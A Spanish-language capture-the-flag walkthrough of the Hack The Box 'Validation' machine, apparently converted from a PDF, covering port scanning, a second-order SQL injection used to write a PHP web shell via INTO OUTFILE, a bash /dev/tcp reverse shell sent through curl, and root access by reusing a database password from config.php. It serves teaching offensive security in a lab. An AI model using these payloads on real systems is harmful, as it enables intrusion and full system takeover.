
VALIDATION MACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.11.116 -oG allPorts
```

La salida nos muesta los sigueinets puertos:



Vamos a realizar una enumeracion de los servicios en los puertos:


```
nmap -p -sV -sC 10.10.11.116 -oN targeted
```


este es el resultado:

```
File: targeted

# Nmap 7.91 scan initiated Tue Sep 21 23:04:05 2021 as: nmap -p22,80,45
66,8080 -sCV -oN targeted 10.10.11.116
Nmap scan report for 10.10.11.116
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
4566/tcp open  http    nginx
|_http-title: 403 Forbidden
8080/tcp open  http    nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Tue Sep 21 23:04:27 2021 -- 1 IP address (1 host up) sca
nned in 21.48 seconds
```


EXPLOTACION

veamos la pagina web:






vemos que permite agregar participantes segun un pais:



creamos otro y vemos como se mantienen los participantes:



vamos a verlo desde burp suite:

Request

```
Pretty Raw \n Actions
1 POST / HTTP/1.1
2 Host: 10.10.11.116
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://10.10.11.116
10 Connection: close
11 Referer: http://10.10.11.116/
12 Cookie: user=2c46a722885817f60a5565630f547caa
13 Upgrade-Insecure-Requests: 1
14
15 username=chris3&country=Brazil
```

Response

```
Pretty Raw Render \n Actions
1 HTTP/1.1 302 Found
2 Date: Fri, 24 Sep 2021 00:52:45 GMT
3 Server: Apache/2.4.48 (Debian)
4 X-Powered-By: PHP/7.4.23
5 Set-Cookie: user=b2e82448982e0e04e929d0af411e40a2
6 Location: /account.php
7 Content-Length: 0
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11
```

vemos que devuelve una cokie llamada user, vamos a ver si podemos descifrarlo:

```
HASH: b2e82448982e0e04e929d0af411e40a2

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

usa md5:


Decrypt

Found : **chris3**

(hash = b2e82448982e0e04e929d0af411e40a2)

la cookie esta almacenando el nombre de usuario en md5, una mala practica.

Vamos a probar un SQLi en el pais al registrar y despues consultamos (refrscamos) la pagina donde muestra los participantes pero con la cookie que se genero:



vemos que es vulerable a SQLi:

Request

```
GET /account.php HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.11.116/
Connection: close
Cookie: user=b2e82448982e0e04e929d0af411e40a2
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
<div class="container">
  <h1 class="text-center m-5">
    Join the UHC - September Qualifiers
  </h1>

</div>
<section class="bg-dark text-center p-5 mt-4">
  <div class="container p-5">
    <h1 class="text-white">
      Welcome chris3
    </h1>
    <h3 class="text-white">
      Other Players In Brazil' union select version()-- -
    </h3>
    <li class='text-white'>
      chris
    </li>
    <li class='text-white'>
      chris2
    </li>
    <li class='text-white'>
      10.5.11-MariaDB-1
    </li>
```

algo que podemos probar es si tiene permisos para crear un archivo en una ruta especifica:


```
select "hola mundo" into outfile '/var/www/html/test.txt'
```

Request

```
POST / HTTP/1.1
Host: 10.10.11.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Origin: http://10.10.11.116
Connection: close
Referer: http://10.10.11.116/
Cookie: user=2c46a722885817f60a5565630f547caa
Upgrade-Insecure-Requests: 1

username=chris3&country=
Brazil'+union+select+"hola+mundo"+into+outfile+'/var/www/html/test.txt'--+-
```

Response

```
HTTP/1.1 302 Found
Date: Fri, 24 Sep 2021 01:02:23 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Set-Cookie: user=b2e82448982e0e04e929d0af411e40a2
Location: /account.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```




```
chris
chris2
hola mundo
```

vemos que pudo escribir, esto se debe a que debe tener el privilegio **FILE** asignado, comprobemoslo.

primero obtendremos el usuario:

ahora consultaremos sus permisos:

```
select privilege_type FROM information_schema.user_privileges where grantee = "'uhc'@'localhost'"
```

Request

Pretty Raw \n Actions

```
1  GET /account.php HTTP/1.1
2  Host: 10.10.11.116
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.11.116/
8  Connection: close
9  Cookie: user=b2e82448982e0e04e929d0af411e40a2
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```


Response

Pretty Raw Render \n Actions

```
<li class='text-white'>
  DELETE
</li>
<li class='text-white'>
  CREATE
</li>
<li class='text-white'>
  DROP
</li>
<li class='text-white'>
  RELOAD
</li>
<li class='text-white'>
  SHUTDOWN
</li>
<li class='text-white'>
  PROCESS
</li>
<li class='text-white'>
  FILE
</li>
<li class='text-white'>
  REFERENCES
</li>
<li class='text-white'>
  INDEX
</li>
```


vemos que tiene el permiso **FILE** asignado.

ademas vemos que la pagina interpreta PHP:




vamos a crear una pagna que pida por GET un parametro y lo ejecute a nivel de sistema:

```php
<?php system($_REQUEST['cmd']); ?>
```




ahora consultamos desde el navegador pero mandamos el parametro por GET "cmd" y le pasmos el comando que queremos ejecutar



ahora nos mandamos una reverse shell:

```
bash -c 'bash -i >& /dev/tcp/10.10.14.19/4242 0>&1'
```

pero a la hora de mandar algo con espacios es recomendable hacerlo mediante **urlencoded** asi que lo podemos hacer de dos maneras, con la ayuda del decoder de burpsuite dandole a encode as URL y pasando el resultado al parametro cmd:



o con curl:

```
curl 10.10.11.116/cmd.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.19/4242 0>&1"'
```

ambos son validos y daran como resultado una reverse shell:

```
└─# rlwrap nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.116] 41218
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
www-data@validation:/var/www/html$
```

podemos ver la flag:

```
www-data@validation:/var/www/html$ cd /home
cd /home
www-data@validation:/home$ ls
ls
htb
www-data@validation:/home$ cd htb
cd htb
www-data@validation:/home/htb$ ls
ls
user.txt
www-data@validation:/home/htb$ cat user.txt
cat user.txt
480fb07aae0849f7b35b38c7a722aea4
www-data@validation:/home/htb$
```

ELEVACION DE PRIVILEGIOS

hacemos un tratamiento de la tty:

```
script /dev/null -c bash
[ctrl + Z]
stty raw -echo; fg
reset
xterm
export TERM=xterm
```

```
export SHELL=bash
stty rows 53 columns 187
```

nos encontramos en el directorio **/var/www/html** y vemos un archivo llamado config.php, estos suelen contener informacion de conexiones y API keys:

```
www-data@validation:/var/www/html$ ls
ls
account.php
cmd.php
config.php
css
index.php
js
www-data@validation:/var/www/html$ cat config.php
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

vemos unas credenciales de base de datos pero el puerto no esta abierto y tampoco lo esta local, pero no perdemos nada intenta usar para el usuario root ya que es un linux:

```
www-data@validation:/var/www/html$ su root
su root
Password: uhc-9qual-global-pw

root@validation:/var/www/html# whoami
whoami
root
root@validation:/var/www/html#
```

somos root y podemos ver la flag:

```
root@validation:/var/www/html# cd /root
cd /root
root@validation:~# cat root.txt
cat root.txt
d82ed56796ecef3ffe3a48a32d7aa658
root@validation:~#
```

NOTA

si se tiene un SQLi verificar si puede escribir archivos:

```
select "hola mundo" into outfile '/var/www/html/test.txt'
```

si necesitas mandar un parametro por GET con espacios es mejor hacer un urlencode.

para tener mayor funcionalidad es recomendable hacer un tratamiento de la TTY.